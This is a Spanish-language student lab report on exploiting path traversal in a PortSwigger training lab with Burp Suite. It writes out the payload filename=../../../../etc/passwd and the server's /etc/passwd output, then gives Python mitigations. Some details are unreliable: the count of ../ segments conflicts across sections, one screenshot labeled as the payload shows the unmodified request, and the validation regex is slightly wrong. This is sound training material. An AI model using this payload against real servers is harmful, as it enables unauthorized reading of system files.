

File Path Traversal

Simple Case — Nivel Apprentice | PortSwigger Web Security Academy

Alumno	Manuel Eduardo Hernández Gaytán
Matrícula	181850
Materia	CNO IV – Seguridad Informática
Laboratorio	LAB 03 · File Path Traversal – Simple Case
Nivel	Apprentice
Plataforma	PortSwigger Web Security Academy
Docente	Mtro. Servando López Contreras
Fecha	17 de septiembre de 2026

Índice

1. Marco Teórico y Fundamentación Técnica
2. Identificación del Laboratorio
3. Objetivo del Laboratorio
4. Explicación Técnica de la Vulnerabilidad
5. Procedimiento Paso a Paso
6. Capturas de Pantalla Obligatorias
7. Explicación Técnica del Payload
8. Mitigación Recomendada
9. Conclusión

1. Marco Teórico y Fundamentación Técnica

El Path Traversal (también denominado Directory Traversal) es una clase de vulnerabilidad de seguridad web que afecta a aplicaciones que usan entradas del usuario para construir rutas de sistema de archivos, sin aplicar validación, normalización ni restricción de acceso sobre dichos valores. El impacto directo es la lectura arbitraria de archivos fuera del directorio raíz de la aplicación web (webroot), incluyendo archivos de configuración del sistema, claves privadas, archivos de contraseñas y código fuente.

Desde la perspectiva de la tríada CIA, el impacto principal recae sobre la Confidencialidad. Esta vulnerabilidad está catalogada en los estándares internacionales más relevantes de la industria de seguridad:

Estándar	Identificador	Descripción
CWE	CWE-22	Improper Limitation of a Pathname to a Restricted Directory
OWASP Top Ten	A01:2021	Broken Access Control — categoría más frecuente en apps web
CVSS v3.x	Base Score: 7.5 (High)	Acceso no autorizado a archivos del sistema sin autenticación
CVSS Vector	AV:N/AC:L/PR:N/UI:N	Explotable remotamente, sin privilegios previos, sin interacción del usuario

La vulnerabilidad se origina en la ausencia de prácticas de desarrollo seguro (SAST), falta de pruebas de penetración durante el desarrollo y configuración inadecuada de permisos a nivel del sistema operativo. La base del ataque es la semántica de rutas del sistema operativo: la secuencia ../ (punto-punto-barra) indica al sistema que debe subir un nivel en la jerarquía de directorios.

2. Identificación del Laboratorio

Campo	Detalle
Nombre del laboratorio	File Path Traversal — Simple Case
Nivel	Apprentice
Tipo de explotación	Path Traversal / Directory Traversal
Plataforma	PortSwigger Web Security Academy
Posición en la ruta	LAB 03 — Road to Hall of Fame
Herramienta principal	Burp Suite Community Edition v2026.3.2
Protocolo explotado	HTTP/2
Vector de ataque	Parámetro filename del endpoint /image

3. Objetivo del Laboratorio

Objetivo general:

Demostrar de forma práctica y documentada la explotación de una vulnerabilidad de Path Traversal en una aplicación web de comercio electrónico, recuperando el contenido del archivo `/etc/passwd` del servidor para evidenciar el impacto real de la falta de validación de entradas en parámetros de ruta de archivos.

Objetivos específicos

- Identificar el vector de ataque: el parámetro `filename` del endpoint `/image` que sirve imágenes sin validación.
- Interceptar y analizar la petición HTTP original con el módulo Proxy de Burp Suite.
- Construir el payload de traversal `../../../../etc/passwd` y enviarlo desde el módulo Repeater.
- Verificar que la respuesta del servidor contenga el archivo `/etc/passwd`, confirmando el éxito del exploit.
- Obtener la confirmación 'Lab Solved' de la plataforma PortSwigger.

4. Explicación Técnica de la Vulnerabilidad

La aplicación del laboratorio es una tienda en línea que muestra imágenes de productos a través de un endpoint que recibe el nombre del archivo como parámetro de consulta:

```
GET /image?filename=56.jpg HTTP/2
Host: <lab-id>.web-security-academy.net
```

El servidor construye la ruta del archivo concatenando directamente el valor del parámetro `filename` al directorio base de imágenes, sin ningún proceso de sanitización. Internamente, la operación equivale a:

```
# Ruta base en el servidor:
/var/www/images/<filename>

# Con el payload de traversal:
/var/www/images/../../../../etc/passwd

# Ruta resuelta por el sistema operativo:
/etc/passwd
```

Cada secuencia ../ retrocede un nivel en la jerarquía. Con tres repeticiones se llega a la raíz del sistema de archivos, desde donde /etc/passwd es accesible con los permisos del proceso del servidor web (típicamente www-data o similar, que puede leer /etc/passwd por sus permisos 644).

¿Por qué no existe mitigación en este caso de laboratorio?

El laboratorio representa intencionalmente la ausencia total de controles para ilustrar la vulnerabilidad en su forma más pura: no hay validación de caracteres en el parámetro, no hay canonicalización de la ruta resultante, no hay verificación de que la ruta permanezca dentro del directorio base, y no hay restricciones de permisos de lectura adicionales a nivel del sistema operativo.

5. Procedimiento Paso a Paso

Paso 1: Configuración del entorno de laboratorio

Se accedió a la plataforma PortSwigger Web Security Academy, se navegó al módulo de Path Traversal y se inició el laboratorio 'File Path Traversal – Simple Case'. Se copió la URL única asignada al entorno de práctica. Se abrió Burp Suite Community Edition con la configuración por defecto, dejando el proxy local escuchando en 127.0.0.1:8080.

Paso 2: Apertura del navegador integrado de Burp Suite

En la pestaña Proxy se abrió el navegador integrado de Burp Suite ('Open Browser'). Se pegó la URL del laboratorio, cargando la tienda en línea de práctica. Al estar el tráfico del navegador enrutado a través del proxy, todas las peticiones HTTP quedan visibles en el historial de Burp Suite.

Paso 3: Identificación del vector — detalle de producto

Se seleccionó uno de los productos del catálogo y se accedió a su página de detalle ('View details'). Esta acción fuerza al servidor a servir imágenes del producto a través del endpoint vulnerable /image?filename=<nombre>.jpg, exponiendo el parámetro susceptible a traversal.

Paso 4: Interceptación de la petición HTTP

En la pestaña Proxy → Intercept se activó el modo 'Intercept is on'. Se recargó la página del producto. Burp Suite capturó la petición antes de que llegara al servidor. La petición interceptada fue:

```
GET /product?productId=1 HTTP/2
Host: <lab-id>.web-security-academy.net
Cookie: session=<token>
```

Paso 5: Envío al módulo Repeater

Con la petición capturada visible en el panel de Intercept, se usó la opción 'Send to Repeater' (Ctrl+R). Esto transfirió la petición al módulo Repeater, que permite modificarla y reenviarla tantas veces como sea necesario sin alterar el flujo de navegación del usuario.

Paso 6: Construcción y envío del payload de traversal

En el módulo Repeater se modificó la primera línea de la petición. Se reemplazó el endpoint de producto por el endpoint de imagen con el payload de path traversal, y se presionó el botón 'Send':

```
# Petición original:
GET /product?productId=1 HTTP/2

# Petición modificada con el payload:
GET /image?filename=../../../../etc/passwd HTTP/2
```

Paso 7: Análisis de la respuesta y confirmación del exploit

El panel derecho del Repeater mostró la respuesta del servidor: código HTTP/2 200 OK y en el cuerpo (Body) el contenido completo del archivo /etc/passwd del sistema operativo del servidor. La plataforma PortSwigger detectó automáticamente la resolución del laboratorio y mostró el banner de confirmación 'Congratulations, you solved the lab!'.

6. Capturas de Pantalla Obligatorias

Se presentan las cuatro capturas de pantalla requeridas por la rúbrica oficial, documentando visualmente el proceso completo de explotación.

Captura 1 — Request interceptado en Burp Suite (Proxy → Intercept)

The screenshot shows the Burp Suite interface with the Proxy tab selected. An intercepted HTTP request is displayed in the main panel. The request is a GET to the URL `https://0a47001c044af330817dfcb000d0037.web-security-academy.net/`. The Request tab shows the raw HTTP request with the following headers:

```
1 GET / HTTP/2
2 Host: 0a47001c044af330817dfcb000d0037.web-security-academy.net
3 Cookie: session=gY9SuK1h0KqRgcHMd62aB29TYuWTvC3H
4 Cache-Control: max-age=0
5 Sec-CH-UA: "Chromium";v="151", "Not=A?Brand";v="99"
6 Sec-CH-UA-Mobile: 70
7 Sec-CH-UA-Platform: "Windows"
8 Accept-Language: es-419,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
```

The Inspector tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Captura 2 — Payload en el módulo Repeater

```

1 GET /product?productId=1 HTTP/2
2 Host: 0a64008a0452732c818df2d100560014.web-security-academy.net
3 Cookie: session=ZGrNtiKWGPk70aLPOY4UzR9rUftbBxvr
4 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0a64008a0452732c818df2d100560014.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

Captura 3 — Respuesta del servidor con el contenido de /etc/passwd


```

. HTTP/2 200 OK
. Content-Type: image/jpeg
. X-Frame-Options: SAMEORIGIN
. Content-Length: 2316

. root:x:0:0:root:/root:/bin/bash
. daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
. bin:x:2:2:bin:/bin:/usr/sbin/nologin
. sys:x:3:3:sys:/dev:/usr/sbin/nologin
. sync:x:4:65534:sync:/bin:/bin/sync
. games:x:5:60:games:/usr/games:/usr/sbin/nologin
. man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
. lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
. mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
. news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
. uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
. proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
. www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
. backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
. list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
. irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
. gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
. nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
. _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
. peter:x:12001:12001:/home/peter:/bin/bash
. carlos:x:12002:12002:/home/carlos:/bin/bash
.

```

Captura 4 — Confirmación 'Lab Solved' de PortSwigger



7. Explicación Técnica del Payload

```
../../../../etc/passwd
```

El payload se compone de dos partes: la secuencia de traversal y la ruta del archivo objetivo. Cada elemento cumple una función precisa:

Elemento	Función	Resultado acumulado
../	Retrocede un nivel desde el directorio de imágenes	/var/www/images/ → /var/www/
../	Retrocede un segundo nivel	/var/www/ → /var/
../	Retrocede hasta la raíz del sistema de archivos	/var/ → /
etc/passwd	Ruta relativa al archivo objetivo desde la raíz	/ → /etc/passwd

La profundidad de tres niveles es específica a esta aplicación: el directorio de imágenes se encuentra a tres niveles de profundidad desde la raíz (/var/www/images/). Si la aplicación estuviera instalada en una ruta más profunda, serían necesarias más repeticiones de ../. En un escenario real, el atacante prueba incrementalmente: un nivel, dos, tres, hasta que el archivo objetivo aparece en la respuesta.

¿Por qué /etc/passwd es el objetivo clásico en demostraciones de Path Traversal?

El archivo /etc/passwd existe en la gran mayoría de los sistemas Linux/Unix, tiene permisos de lectura para todos los usuarios del sistema (644 por defecto), contiene información sensible (nombres de usuario, UIDs, GIDs, shells predeterminadas, directorios home) y su presencia en la respuesta HTTP confirma de forma inequívoca el éxito del ataque y que el servidor opera sobre Linux.

8. Mitigación Recomendada

Se recomienda implementar las siguientes medidas de forma combinada (defensa en profundidad), de mayor a menor prioridad:

8.1 Validación de entradas por allowlisting (prioridad crítica)

Definir un conjunto explícito de valores y caracteres permitidos para el parámetro filename. Rechazar cualquier valor que contenga ../, ..\ u otras secuencias de traversal, así como caracteres especiales de ruta (/ \ : * ? " < > |).

```
# Python – validación estricta por allowlist:
import os, re

ALLOWED_EXT = {'.jpg', '.jpeg', '.png', '.gif', '.webp'}

def validate_filename(filename: str) -> str:
    if re.search(r'[/\\]|\.\\.', filename):
        raise ValueError('Ruta no permitida')
    _, ext = os.path.splitext(filename)
    if ext.lower() not in ALLOWED_EXT:
        raise ValueError('Extension no permitida')
    return filename
```

8.2 Canonicalización y verificación de la ruta resultante (prioridad alta)

Antes de abrir cualquier archivo, resolver la ruta canónica con os.path.realpath() y verificar que comienza con el directorio base autorizado:

```
BASE_DIR = '/var/www/images'

def get_image(filename: str):
    safe_path = os.path.realpath(os.path.join(BASE_DIR, filename))
    if not safe_path.startswith(BASE_DIR + os.sep):
        raise PermissionError('Acceso denegado fuera del directorio base')
    return open(safe_path, 'rb').read()
```

8.3 Principio de mínimo privilegio (prioridad alta)

- Ejecutar el proceso del servidor web con un usuario sin privilegios que solo tenga permisos de lectura sobre los directorios estrictamente necesarios.
- Configurar el servidor web (Nginx/Apache) para restringir el acceso a directorios fuera del webroot mediante directivas de configuración como root y alias con rutas absolutas.

8.4 Diseño seguro del endpoint (prioridad media)

- Evitar exponer rutas del sistema de archivos en parámetros de URL. Usar en su lugar identificadores abstractos (IDs numéricos o UUIDs) que el servidor mapee internamente a rutas seguras, eliminando por completo el riesgo de manipulación de rutas por el usuario.
- Utilizar funciones del framework para servir archivos estáticos, que incluyan validación nativa (ej. `send_from_directory` en Flask, `StaticFiles` en FastAPI, `X-Accel-Redirect` en Nginx).

8.5 Pruebas de seguridad continuas

- Incorporar escaneos DAST en el pipeline de CI/CD para detectar Path Traversal de forma automática en cada despliegue.
- Realizar revisiones de código (SAST) enfocadas en el manejo de rutas de archivos y parámetros de entrada del usuario.

9. Conclusión

La realización de este laboratorio permitió comprender de forma práctica el mecanismo de explotación de una vulnerabilidad de Path Traversal en su presentación más básica. A través de un proceso metódico — identificación del vector de ataque en el parámetro `filename`, interceptación del tráfico HTTP con Burp Suite, construcción del payload `../../etc/passwd` y análisis de la respuesta del servidor— se demostró que la ausencia de validación en un único parámetro es suficiente para comprometer la confidencialidad de archivos críticos del sistema operativo.

El caso evidencia que las vulnerabilidades de mayor impacto no siempre requieren técnicas sofisticadas: una secuencia de tres caracteres (`../`) en un parámetro de URL no validado permite leer `/etc/passwd` y obtener información que puede utilizarse para escalar el ataque mediante enumeración de usuarios, ataques de fuerza bruta y, en escenarios más complejos, la lectura de archivos de configuración con credenciales de acceso.

Las mitigaciones propuestas —validación por allowlisting, canonicalización de rutas, mínimo privilegio y diseño seguro del endpoint— constituyen controles complementarios cuya efectividad aumenta exponencialmente cuando se aplican de forma combinada. Este principio de defensa en profundidad es fundamental en cualquier estrategia de seguridad madura.

Finalmente, el laboratorio refuerza la importancia de integrar pruebas de seguridad desde las etapas tempranas del desarrollo (Secure SDLC), de modo que vulnerabilidades como esta sean detectadas y

corregidas antes de llegar a un entorno de producción, minimizando el riesgo de exposición de datos sensibles y el costo de la remediación.